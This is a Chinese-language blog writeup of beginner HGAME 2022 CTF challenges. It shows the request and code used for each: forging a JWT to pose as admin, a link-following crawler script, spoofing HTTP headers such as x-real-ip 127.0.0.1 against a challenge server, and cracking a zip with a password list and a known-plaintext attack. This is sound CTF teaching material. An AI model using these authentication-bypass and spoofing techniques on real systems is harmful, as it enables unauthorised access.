HGAME 2022 Writeup

原创

末 初 已于 2022-02-21 14:52:31 修改 3707 收藏 17

分类专栏： CTF_WEB_Writeup CTF_MISC_Writeup 文章标签： HGAME2022

于 2022-01-28 20:58:35 首次发布

文章目录

> 新人赛，就没有存题目附件了，简单的记录一下解题过程吧

Level - Week1

WEB

easy_auth

easy_auth[已完成]

描述


尊贵的admin写了个todo帮助自己管理日常，但他好像没调试完就部署了....一个月后，当他再一次打开他的小网站，似乎忘记了密码...他的todo之前记录了很重要的东西，快帮帮他不要爆破！

题目地址 http://adminisdoingwhat.mjclouds.com/


基准分数 100

当前分数 100


完成人数 214




存在`admin`用户，随便设置一个任务，然后点击`doing`，抓一个`GET`的包




Token的格式很明显是`jwt`：https://jwt.io/



修改`ID`为`1`，`Username`为`admin`
发送修改后的`jwt`密文得到flag




蛛蛛...嘿嘿♥我的蛛蛛



```python
import requests
import re

init_url = "https://hgame-spider.vidar.club/8983cb3acd"
link = ""

while True:
 res_url = init_url + link
 regex = re.compile('href="(.*?)"')
 html = requests.get(url=res_url)
 l = re.findall(regex, html.text)
 print(res_url)
 link = [i for i in l if i != '']
 if len(link) == 0:
  break
 else:
  link = link[0]
```

访问最后一个输出的地址，flag在响应头里面



Tetris plus

Tetris plus[已完成]

描述

据说没人能超过 3000 分。要是做题做累了，就来玩玩小游戏吧(x


题目地址 https://game.summ3r.top/Tetris/index.html

基准分数 100


当前分数 100

完成人数 513

在`cheking.js`中发现注释了`jsfuck`



直接复制到控制台回车即可得到flag



Fujiwara Tofu Shop

Fujiwara Tofu Shop[已完成]

描述

昨晚我输给一辆AE86。他用惯性漂移过弯，他的车很快，我只看到他有个豆腐店的招牌。

题目地址 http://shop.summ3r.top

基准分数 100

当前分数 100

完成人数 210


```
GET / HTTP/1.1
Host: shop.summ3r.top
User-Agent: Hachi-Roku
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
referer:qiumingshan.net
Cookie: flavor=Raspberry;
gasoline:100
x-real-ip:127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Send Cancel

Request

Pretty Raw \n Actions

```
1 GET / HTTP/1.1
2 Host: shop.summ3r.top
3 User-Agent: Hachi-Roku
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 referer:qiumingshan.net
8 Cookie: flavor=Raspberry;
9 gasoline:100
10 x-real-ip:127.0.0.1
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13 Cache-Control: max-age=0
14
15
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Gasoline: 0
4 Server: gin-gonic/gin v1.7.7
5 Set-Cookie: flavor=Strawberry; Path=/; Domain=localhost; Max-Age=3600; HttpOnly
6 Date: Sat, 22 Jan 2022 22:05:38 GMT
7 Content-Length: 31
8 Connection: close
9
10 hgame{I_bOught_4_S3xy_sw1mSu1t}
```


MISC

欢迎欢迎！热烈欢迎！

欢迎欢迎！热烈欢迎！[已完成]

描述

关注“奇安信技术研究院”微信公众号，发送 HelloHGAME2022 获得flag

题目地址 https://vidar.club/

基准分数 50

当前分数 50

完成人数 726


```
hgame{We1com3_t0_HG@ME_2O22}
```

这个压缩包有点麻烦

这个压缩包有点麻烦[已完成]

描述

这个压缩包，它真的可以打开吗？


（附件已更新，请重新下载）

题目地址 https://potat0-1308188104.cos.ap-shanghai.myqcloud.com/Week1/%E8%BF%99%E4%B8%AA%E5%8E%8B%E7%BC%A9%E5%8C%85%E6%9C%89%E7%82%B9%E9%BA%BB%E7%83%A6-New.zip

基准分数 100

当前分数 100

完成人数 118




`README.txt`


```
I don't know if it's a good idea to write down all the passwords.
```


将`password-note.txt`作为字典进行爆破

明文攻击






flag.zip - Bandizip (Standard)
文件(F) 编辑(E) 查找(I) 选项(O) 视图(V) 工具(T) 帮助(H)
打开 解压 新建 添加 删除 测试 扫描 查看 代码页
flag.zip
名称 压缩后大小 原始大小 类型 修改日期 压缩方法 加密算法 循环冗余检验 (CRC) 属性 注释
README.txt* 80 68 TXT 文件 2022/1/18 11:35:06 Store ZipCrypto 966ac0e8 A__
flag.jpg* 32,993 32,981 JPG 文件 2022/1/20 21:46:40 Store ZipCrypto 4bdc1793 A__
CSDN @末 初


压缩文件名和参数
常规 高级 选项 文件 备份 时间 注释
压缩文件名(A)
浏览(B)...
README.zip
默认配置
配置(F)...
更新方式(U)
添加并替换文件
压缩文件格式
RAR RAR4 ZIP
压缩选项
压缩后删除原来的文件(D)
创建自解压格式压缩文件(X)
创建固实压缩文件(S)
添加恢复记录(E)
测试压缩的文件(T)
锁定压缩文件(L)
压缩方式(C)
存储
字典大小(I)
32 KB
切分为分卷(V)，大小
MB
设置密码(P)...
确定
取消
帮助
CSDN @末 初

